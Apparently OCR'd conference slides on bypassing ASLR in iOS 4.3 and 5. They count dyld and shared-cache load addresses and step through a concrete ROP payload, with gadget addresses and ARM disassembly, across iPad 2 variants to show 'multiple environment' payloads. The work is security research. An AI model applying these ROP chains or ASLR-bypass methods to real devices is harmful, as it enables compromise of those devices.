
Randomization of Dyld

- dyld was already a MH_PIE binary in older iOS versions
- now randomization is done by the kernel on load
- however dyld is only slided the same amount as the main binary
- therefore it is not moved if the main binary is not a PIE

```
Num Basename                Type Address         Reason | | Source
  | |                          | |                   | | | |
  1 test                       - 0x75000           exec Y Y /private/var/root/test at 0x75000 (offset 0x74000)
  2 dyld                       - 0x2fe74000        dyld Y Y /usr/lib/dyld at 0x2fe74000 (offset 0x74000) with ...

Num Basename                Type Address         Reason | | Source
  | |                          | |                   | | | |
  1 test                       - 0xc8000           exec Y Y /private/var/root/test at 0xc8000 (offset 0xc7000)
  2 dyld                       - 0x2fec7000        dyld Y Y /usr/lib/dyld at 0x2fec7000 (offset 0xc7000) with ...
```


How Random is the Baseaddress?

- randomized on page boundary
- only 256 possible base addresses between 0x1000 and 0x100000



dyld_shared_cache sliding in dyld

- dyld has always been responsible for mapping the shared cache
- now it loads it at a random base address
- and tells the kernel about it (via new syscall)
- due to dyld_shared_cache structure only about 4200 different base addresses



iOS Exploitation in iOS 4.3(.x) - Summary

- Addition of ASLR means
  - new applications at 256 different load addresses for dyld / main
  - not only 48 different load addresses for the cache
  - but about 48 * 4200 possible load addresses
    - the odds to randomly select the right one is about 1 in 200k

- For old apps going after dynamic linker or main binary for sure
- For new apps going after the dynamic linker seems more promising

iOS Exploitation in iOS 5

- just released
- therefore no full analysis yet
- but it seems dyld is now always randomized
- going after main binary for backward compatible apps seems best

Part III

Cheating the Odds - Attacking the Dynamic Linker

Attacking the Dynamic Linker

- the odds to hit a ROP gadget in dyld_shared_cache is 1 in 200k
- the dynamic linker dyld seems to be the weakest spot in iOS
- we did more analysis about the dynamic linker in iOS

iDevices and Versions

	4.0	4.0.1	4.0.2	4.1	4.2.1	4.2.6	4.2.7	4.2.8	4.2.9	4.2.10	4.3	4.3.1	4.3.2	4.3.3	4.3.4	4.3.5
iPod 2																
iPod 3																
iPod 4																
iPhone 3G																
iPhone 3GS																
iPhone 4 GSM																
iPhone 4 CDMA																
iPad 1																
iPad 2 WIFI																
iPad 2 GSM																
iPad 2 CDMA																

Remember this slide ???

„only" 81 combinations

33 combinations without ASLR

Dyld Binaries by iOS Version

	4.0	4.0.1	4.0.2	4.1	4.2.1	4.2.6	4.2.7	4.2.8	4.2.9	4.2.10	4.3	4.3.1	4.3.2	4.3.3	4.3.4	4.3.5
iPod 2																
iPod 3																
iPod 4																
iPhone 3G																
iPhone 3GS																
iPhone 4 GSM																
iPhone 4 CDMA																
iPad 1																
iPad 2 WIFI																
iPad 2 GSM																
iPad 2 CDMA																

colors show different dyld binaries

13 different dyld binaries

Dyld Binaries by iOS Version - without ASLR

	4.0	4.0.1	4.0.2	4.1	4.2.1	4.2.6	4.2.7	4.2.8	4.2.9	4.2.10	4.3	4.3.1	4.3.2	4.3.3	4.3.4	4.3.5
iPod 2																
iPod 3																
iPod 4																
iPhone 3G																
iPhone 3GS																
iPhone 4 GSM																
iPhone 4 CDMA																
iPad 1																
iPad 2 WIFI																
iPad 2 GSM																
iPad 2 CDMA																

10 dyld binaries
instead of
33 different caches

Dyld Binaries by iOS Version - with ASLR

	4.0	4.0.1	4.0.2	4.1	4.2.1	4.2.6	4.2.7	4.2.8	4.2.9	4.2.10	4.3	4.3.1	4.3.2	4.3.3	4.3.4	4.3.5
iPod 2																
iPod 3																
iPod 4																
iPhone 3G																
iPhone 3GS																
iPhone 4 GSM																
iPhone 4 CDMA																
iPad 1																
iPad 2 WIFI																
iPad 2 GSM																
iPad 2 CDMA																

3 dyld binaries
at 256 * 3 possible addresses
instead of
48 different caches
at about 48 * 4200 possible addresses

Cheating the Odds

- Gadgets from dyld_shared_cache
  - 33 + 48 * 4200 = 201633

- Gadgets from dyld
  - 10 + 3 * 256 = 778 (bleeding edge app)
  - 10 + 3 = 13 (backwards compatible app)

But can we get better?

Part IV

Multi Environment ROP Payloads

What does this ROP payload do?

3017E288+1	+0
3020B6BE+1	+4
3017E288+1	+8
3018DFC4+1	+12
301C8CDE+1	+16
77777777	+20
301ACCAA+1	+24
41414141	+28
77777777	+32
3017E286+1	+36

- what is the target environment?
- what will it do?
- is it a full payload or just a part of it?

One ROP Payload - Multiple Meanings

iOS 4.3.5 - iPad 2 (CDMA)

3017E288+1	+0
3020B6BE+1	+4
3017E288+1	+8
3018DFC4+1	+12
301C8CDE+1	+16
77777777	+20
301ACCAA+1	+24
41414141	+28
77777777	+32
3017E286+1	+36

R0	???	R8	???
R1	???	R9	???
R2	???	R10	???
R3	???	R11	???
R4	???	R12	???
R5	???	SP	+4
R6	???	LR	???
R7	???	PC	3017E288+1

```
__text:3017E288    STRB  R5, [R6,#0x11]
__text:3017E28A    LDR   R1, [R5,#0x74]
__text:3017E28C    MULS  R6, R5
__text:3017E28E    LDR   R7, [R5,#0x64]
__text:3017E290    STR   R4, [R6,#0x54]
__text:3017E292    STRB  R0, [R7,#0x11]
```

One ROP Payload - Multiple Meanings

iOS 4.3.5 - iPad 2 (CDMA)

3017E288+1	+0
3020B6BE+1	+4
3017E288+1	+8
3018DFC4+1	+12
301C8CDE+1	+16
77777777	+20
301ACCAA+1	+24
41414141	+28
77777777	+32
3017E286+1	+36

R0	???	R8	???
R1	???	R9	???
R2	???	R10	???
R3	???	R11	???
R4	???	R12	???
R5	???	SP	+4
R6	???	LR	???
R7	???	PC	3017E288+1

```
__text:3017E288    STRB  R5, [R6,#0x11]
__text:3017E28A    LDR   R1, [R5,#0x74]
__text:3017E28C    MULS  R6, R5
__text:3017E28E    LDR   R7, [R5,#0x64]
__text:3017E290    STR   R4, [R6,#0x54]
__text:3017E292    STRB  R0, [R7,#0x11]
```

most likely a crash because
R6 is some “uninitialized” pointer

One ROP Payload - Multiple Meanings

iOS 4.3.5 - iPad 2 (GSM)

3017E288+1	+0
3020B6BE+1	+4
3017E288+1	+8
3018DFC4+1	+12
301C8CDE+1	+16
77777777	+20
301ACCAA+1	+24
41414141	+28
77777777	+32
3017E286+1	+36

R0	???	R8	???
R1	???	R9	???
R2	???	R10	???
R3	???	R11	???
R4	???	R12	???
R5	???	SP	+4
R6	???	LR	???
R7	???	PC	3017E288+1

```
__text:3017E288    MOVS   R0, R0
__text:3017E28A    MOVS   R0, R0
...
__text:3017EC72    MOVS   R0, R0
__text:3017EC74    LDR    R3, =(_OBJC_IVAR_...)
__text:3017EC76    ADD    R3, PC
__text:3017EC78    LDR    R3, [R3]
__text:3017EC7A    LDR    R0, [R0,R3]
__text:3017EC7C    BX     LR
```

One ROP Payload - Multiple Meanings

iOS 4.3.5 - iPad 2 (GSM)

3017E288+1	+0
3020B6BE+1	+4
3017E288+1	+8
3018DFC4+1	+12
301C8CDE+1	+16
77777777	+20
301ACCAA+1	+24
41414141	+28
77777777	+32
3017E286+1	+36

R0	???	R8	???
R1	???	R9	???
R2	???	R10	???
R3	???	R11	???
R4	???	R12	???
R5	???	SP	+4
R6	???	LR	???
R7	???	PC	3017E28A+1

```
__text:3017E288    MOVS   R0, R0
__text:3017E28A    MOVS   R0, R0
...
__text:3017EC72    MOVS   R0, R0
__text:3017EC74    LDR    R3, =(_OBJC_IVAR_...)
__text:3017EC76    ADD    R3, PC
__text:3017EC78    LDR    R3, [R3]
__text:3017EC7A    LDR    R0, [R0,R3]
__text:3017EC7C    BX     LR
```

One ROP Payload - Multiple Meanings

iOS 4.3.5 - iPad 2 (GSM)

3017E288+1	+0
3020B6BE+1	+4
3017E288+1	+8
3018DFC4+1	+12
301C8CDE+1	+16
77777777	+20
301ACCAA+1	+24
41414141	+28
77777777	+32
3017E286+1	+36

R0	???	R8	???
R1	???	R9	???
R2	???	R10	???
R3	???	R11	???
R4	???	R12	???
R5	???	SP	+4
R6	???	LR	???
R7	???	PC	3017EC72+1

```
__text:3017E288    MOVS   R0, R0
__text:3017E28A    MOVS   R0, R0
...
__text:3017EC72    MOVS   R0, R0
__text:3017EC74    LDR    R3, =(_OBJC_IVAR_...)
__text:3017EC76    ADD    R3, PC
__text:3017EC78    LDR    R3, [R3]
__text:3017EC7A    LDR    R0, [R0,R3]
__text:3017EC7C    BX     LR
```

One ROP Payload - Multiple Meanings

iOS 4.3.5 - iPad 2 (GSM)

3017E288+1	+0
3020B6BE+1	+4
3017E288+1	+8
3018DFC4+1	+12
301C8CDE+1	+16
77777777	+20
301ACCAA+1	+24
41414141	+28
77777777	+32
3017E286+1	+36

R0	???	R8	???
R1	???	R9	???
R2	???	R10	???
R3	???	R11	???
R4	???	R12	???
R5	???	SP	+4
R6	???	LR	???
R7	???	PC	3017EC74+1

```
__text:3017E288    MOVS   R0, R0
__text:3017E28A    MOVS   R0, R0
...
__text:3017EC72    MOVS   R0, R0
__text:3017EC74    LDR    R3, =(_OBJC_IVAR_...)
__text:3017EC76    ADD    R3, PC
__text:3017EC78    LDR    R3, [R3]
__text:3017EC7A    LDR    R0, [R0,R3]
__text:3017EC7C    BX     LR
```

One ROP Payload - Multiple Meanings

iOS 4.3.5 - iPad 2 (GSM)

3017E288+1	+0
3020B6BE+1	+4
3017E288+1	+8
3018DFC4+1	+12
301C8CDE+1	+16
77777777	+20
301ACCAA+1	+24
41414141	+28
77777777	+32
3017E286+1	+36

R0	???	R8	???
R1	???	R9	???
R2	???	R10	???
R3	0DE9F426	R11	???
R4	???	R12	???
R5	???	SP	+4
R6	???	LR	???
R7	???	PC	3017EC76+1

```
__text:3017E288    MOVS   R0, R0
__text:3017E28A    MOVS   R0, R0
...
__text:3017EC72    MOVS   R0, R0
__text:3017EC74    LDR    R3, =(_OBJC_IVAR_...)
__text:3017EC76    ADD    R3, PC
__text:3017EC78    LDR    R3, [R3]
__text:3017EC7A    LDR    R0, [R0,R3]
__text:3017EC7C    BX     LR
```

One ROP Payload - Multiple Meanings

iOS 4.3.5 - iPad 2 (GSM)

3017E288+1	+0
3020B6BE+1	+4
3017E288+1	+8
3018DFC4+1	+12
301C8CDE+1	+16
77777777	+20
301ACCAA+1	+24
41414141	+28
77777777	+32
3017E286+1	+36

R0	???	R8	???
R1	???	R9	???
R2	???	R10	???
R3	3E01E0A0	R11	???
R4	???	R12	???
R5	???	SP	+4
R6	???	LR	???
R7	???	PC	3017EC78+1

```
__text:3017E288    MOVS   R0, R0
__text:3017E28A    MOVS   R0, R0
...
__text:3017EC72    MOVS   R0, R0
__text:3017EC74    LDR    R3, =(_OBJC_IVAR_...)
__text:3017EC76    ADD    R3, PC
__text:3017EC78    LDR    R3, [R3]
__text:3017EC7A    LDR    R0, [R0,R3]
__text:3017EC7C    BX     LR
```

One ROP Payload - Multiple Meanings

iOS 4.3.5 - iPad 2 (GSM)

3017E288+1	+0
3020B6BE+1	+4
3017E288+1	+8
3018DFC4+1	+12
301C8CDE+1	+16
77777777	+20
301ACCAA+1	+24
41414141	+28
77777777	+32
3017E286+1	+36

R0	???	R8	???
R1	???	R9	???
R2	???	R10	???
R3	00000018	R11	???
R4	???	R12	???
R5	???	SP	+4
R6	???	LR	???
R7	???	PC	3017EC7A+1

```
__text:3017E288    MOVS   R0, R0
__text:3017E28A    MOVS   R0, R0
...
__text:3017EC72    MOVS   R0, R0
__text:3017EC74    LDR    R3, =(_OBJC_IVAR_...)
__text:3017EC76    ADD    R3, PC
__text:3017EC78    LDR    R3, [R3]
__text:3017EC7A    LDR    R0, [R0,R3]
__text:3017EC7C    BX     LR
```

One ROP Payload - Multiple Meanings

iOS 4.3.5 - iPad 2 (GSM)

3017E288+1	+0
3020B6BE+1	+4
3017E288+1	+8
3018DFC4+1	+12
301C8CDE+1	+16
77777777	+20
301ACCAA+1	+24
41414141	+28
77777777	+32
3017E286+1	+36

R0	???	R8	???
R1	???	R9	???
R2	???	R10	???
R3	00000018	R11	???
R4	???	R12	???
R5	???	SP	+4
R6	???	LR	???
R7	???	PC	3017EC7A+1

```
__text:3017E288    MOVS   R0, R0
__text:3017E28A    MOVS   R0, R0
...
__text:3017EC72    MOVS   R0, R0
__text:3017EC74    LDR    R3, =(_OBJC_IVAR_...)
__text:3017EC76    ADD    R3, PC
__text:3017EC78    LDR    R3, [R3]
__text:3017EC7A    LDR    R0, [R0,R3]
__text:3017EC7C    BX     LR
```

most likely a crash because
R0 is some “uninitialized” pointer

One ROP Payload - Multiple Meanings

iOS 4.3.5 - iPad 2 (Wifi)

3017E288+1	+0
3020B6BE+1	+4
3017E288+1	+8
3018DFC4+1	+12
301C8CDE+1	+16
77777777	+20
301ACCAA+1	+24
41414141	+28
77777777	+32
3017E286+1	+36

R0	???	R8	???
R1	???	R9	???
R2	???	R10	???
R3	???	R11	???
R4	???	R12	???
R5	???	SP	+4
R6	???	LR	???
R7	???	PC	3017E288+1

```
__text:3017E288    POP    {R4,R5,PC}
```

One ROP Payload - Multiple Meanings

iOS 4.3.5 - iPad 2 (Wifi)

R0	???	R8	???
R1	???	R9	???
R2	???	R10	???
R3	???	R11	???
R4	3020B6BE+1	R12	???
R5	3017E288+1	SP	+16
R6	???	LR	???
R7	???	PC	3018DFC4+1

3017E288+1	+0
3020B6BE+1	+4
3017E288+1	+8
3018DFC4+1	+12
301C8CDE+1	+16
77777777	+20
301ACCAA+1	+24
41414141	+28
77777777	+32
3017E286+1	+36

```
__text:3018DFC4    MOV    R3, R4
__text:3018DFC6    BLX    R5
```

One ROP Payload - Multiple Meanings

iOS 4.3.5 - iPad 2 (Wifi)

R0	???	R8	???
R1	???	R9	???
R2	???	R10	???
R3	3020B6BE+1	R11	???
R4	3020B6BE+1	R12	???
R5	3017E288+1	SP	+16
R6	???	LR	???
R7	???	PC	3018DFC6+1

3017E288+1	+0
3020B6BE+1	+4
3017E288+1	+8
3018DFC4+1	+12
301C8CDE+1	+16
77777777	+20
301ACCAA+1	+24
41414141	+28
77777777	+32
3017E286+1	+36

```
__text:3018DFC4    MOV    R3, R4
__text:3018DFC6    BLX    R5
```

One ROP Payload - Multiple Meanings

iOS 4.3.5 - iPad 2 (Wifi)

R0	???	R8	???
R1	???	R9	???
R2	???	R10	???
R3	3020B6BE+1	R11	???
R4	3020B6BE+1	R12	???
R5	3017E288+1	SP	+16
R6	???	LR	3018DFC8+1
R7	???	PC	3017E288+1

3017E288+1	+0
3020B6BE+1	+4
3017E288+1	+8
3018DFC4+1	+12
301C8CDE+1	+16
77777777	+20
301ACCAA+1	+24
41414141	+28
77777777	+32
3017E286+1	+36

```
__text:3017E288    POP    {R4,R5,PC}
```

One ROP Payload - Multiple Meanings

iOS 4.3.5 - iPad 2 (Wifi)

3017E288+1	+0
3020B6BE+1	+4
3017E288+1	+8
3018DFC4+1	+12
301C8CDE+1	+16
77777777	+20
301ACCAA+1	+24
41414141	+28
77777777	+32
3017E286+1	+36

R0	???	R8	???
R1	???	R9	???
R2	???	R10	???
R3	3020B6BE+1	R11	???
R4	301C8CDE+1	R12	???
R5	77777777	SP	+28
R6	???	LR	3018DFC8+1
R7	???	PC	301ACCAA+1

```
__text:301ACCAA    MOV    R2, SP
__text:301ACCAC    BLX    R3
```

One ROP Payload - Multiple Meanings

iOS 4.3.5 - iPad 2 (Wifi)

R0	???	R8	???
R1	???	R9	???
R2	+28	R10	???
R3	3020B6BE+1	R11	???
R4	301C8CDE+1	R12	???
R5	77777777	SP	+28
R6	???	LR	3018DFC8+1
R7	???	PC	301ACCAC+1

3017E288+1	+0
3020B6BE+1	+4
3017E288+1	+8
3018DFC4+1	+12
301C8CDE+1	+16
77777777	+20
301ACCAA+1	+24
41414141	+28
77777777	+32
3017E286+1	+36

```
__text:301ACCAA    MOV    R2, SP
__text:301ACCAC    BLX    R3
```

One ROP Payload - Multiple Meanings

iOS 4.3.5 - iPad 2 (Wifi)

3017E288+1	+0
3020B6BE+1	+4
3017E288+1	+8
3018DFC4+1	+12
301C8CDE+1	+16
77777777	+20
301ACCAA+1	+24
41414141	+28
77777777	+32
3017E286+1	+36

R0	???	R8	???
R1	???	R9	???
R2	+28	R10	???
R3	3020B6BE+1	R11	???
R4	301C8CDE+1	R12	???
R5	77777777	SP	+28
R6	???	LR	301ACCAE+1
R7	???	PC	3020B6BE+1

```
__text:3020B6BE    BLX    R4
__text:3020B6C0    POP    {R4,R7,PC}
```

One ROP Payload - Multiple Meanings

iOS 4.3.5 - iPad 2 (Wifi)

R0	???	R8	???
R1	???	R9	???
R2	+28	R10	???
R3	3020B6BE+1	R11	???
R4	301C8CDE+1	R12	???
R5	77777777	SP	+28
R6	???	LR	3020B6C0+1
R7	???	PC	301C8CDE+1

3017E288+1	+0
3020B6BE+1	+4
3017E288+1	+8
3018DFC4+1	+12
301C8CDE+1	+16
77777777	+20
301ACCAA+1	+24
41414141	+28
77777777	+32
3017E286+1	+36

```
__text:301C8CDE    MOV    R0, R2
__text:301C8CE0    BX     LR
```

One ROP Payload - Multiple Meanings

iOS 4.3.5 - iPad 2 (Wifi)

3017E288+1	+0
3020B6BE+1	+4
3017E288+1	+8
3018DFC4+1	+12
301C8CDE+1	+16
77777777	+20
301ACCAA+1	+24
41414141	+28
77777777	+32
3017E286+1	+36

R0	+28	R8	???
R1	???	R9	???
R2	+28	R10	???
R3	3020B6BE+1	R11	???
R4	301C8CDE+1	R12	???
R5	77777777	SP	+28
R6	???	LR	3020B6C0+1
R7	???	PC	301C8CE0+1

```
__text:301C8CDE    MOV    R0, R2
__text:301C8CE0    BX     LR
```

One ROP Payload - Multiple Meanings

iOS 4.3.5 - iPad 2 (Wifi)

3017E288+1	+0
3020B6BE+1	+4
3017E288+1	+8
3018DFC4+1	+12
301C8CDE+1	+16
77777777	+20
301ACCAA+1	+24
41414141	+28
77777777	+32
3017E286+1	+36

R0	+28	R8	???
R1	???	R9	???
R2	+28	R10	???
R3	3020B6BE+1	R11	???
R4	301C8CDE+1	R12	???
R5	77777777	SP	+28
R6	???	LR	3020B6C0+1
R7	???	PC	3020B6C0+1

```
__text:3020B6BE    BLX    R4
__text:3020B6C0    POP    {R4,R7,PC}
```

One ROP Payload - Multiple Meanings

iOS 4.3.5 - iPad 2 (Wifi)

3017E288+1	+0
3020B6BE+1	+4
3017E288+1	+8
3018DFC4+1	+12
301C8CDE+1	+16
77777777	+20
301ACCAA+1	+24
41414141	+28
77777777	+32
3017E286+1	+36

R0	+28	R8	???
R1	???	R9	???
R2	+28	R10	???
R3	3020B6BE+1	R11	???
R4	41414141	R12	???
R5	77777777	SP	+40
R6	???	LR	3020B6C0+1
R7	77777777	PC	3017E286+1

```
__text:3017E286    STR    R0, [R4]
__text:3017E288    POP    {R4,R5,PC}
```

One ROP Payload - Multiple Meanings

iOS 4.3.5 - iPad 2 (Wifi)

R0	+28	R8	???
R1	???	R9	???
R2	+28	R10	???
R3	3020B6BE+1	R11	???
R4	41414141	R12	???
R5	77777777	SP	+40
R6	???	LR	3020B6C0+1
R7	77777777	PC	3017E286+1

3017E288+1	+0
3020B6BE+1	+4
3017E288+1	+8
3018DFC4+1	+12
301C8CDE+1	+16
77777777	+20
301ACCAA+1	+24
41414141	+28
77777777	+32
3017E286+1	+36

```
__text:3017E286    STR    R0, [R4]
__text:3017E288    POP    {R4,R5,PC}
```

now the ROP payload has located itself by writing SP into an arbitrary memory cell

Multiple Environment ROP Payloads

- normally a ROP payload is designed for only one environment
- trying the address of one ROP gadget in multiple different environments
- in each environment the address can resolve to
  - an illegal gadget (crash, endless loop)
  - a valid gadget
  - an identical gadget

Multiple Environment ROP Payloads

- illegal gadgets
  - leads to a crash = unusable
  - endless loop = might be even useful

- identical gadgets
  - with enough environments even likey
  - but only for trivial gadgets

Multiple Environment ROP Payloads

- valid gadgets
  - valid gadget will do something non harmful
  - will load the program counter from the stack
  - and return / jump to it

➡ if program counter is retrieved from different locations we can use this to distinguish between environments

```
GADGET 1 retrieves PC from SP=28
AND r3, r4
POP.W {r8, r10, r11, }
POP {r4, r5, r6, r7, pc}

GADGET 2 retrieves PC from SP=4
POP {r4, pc}
```

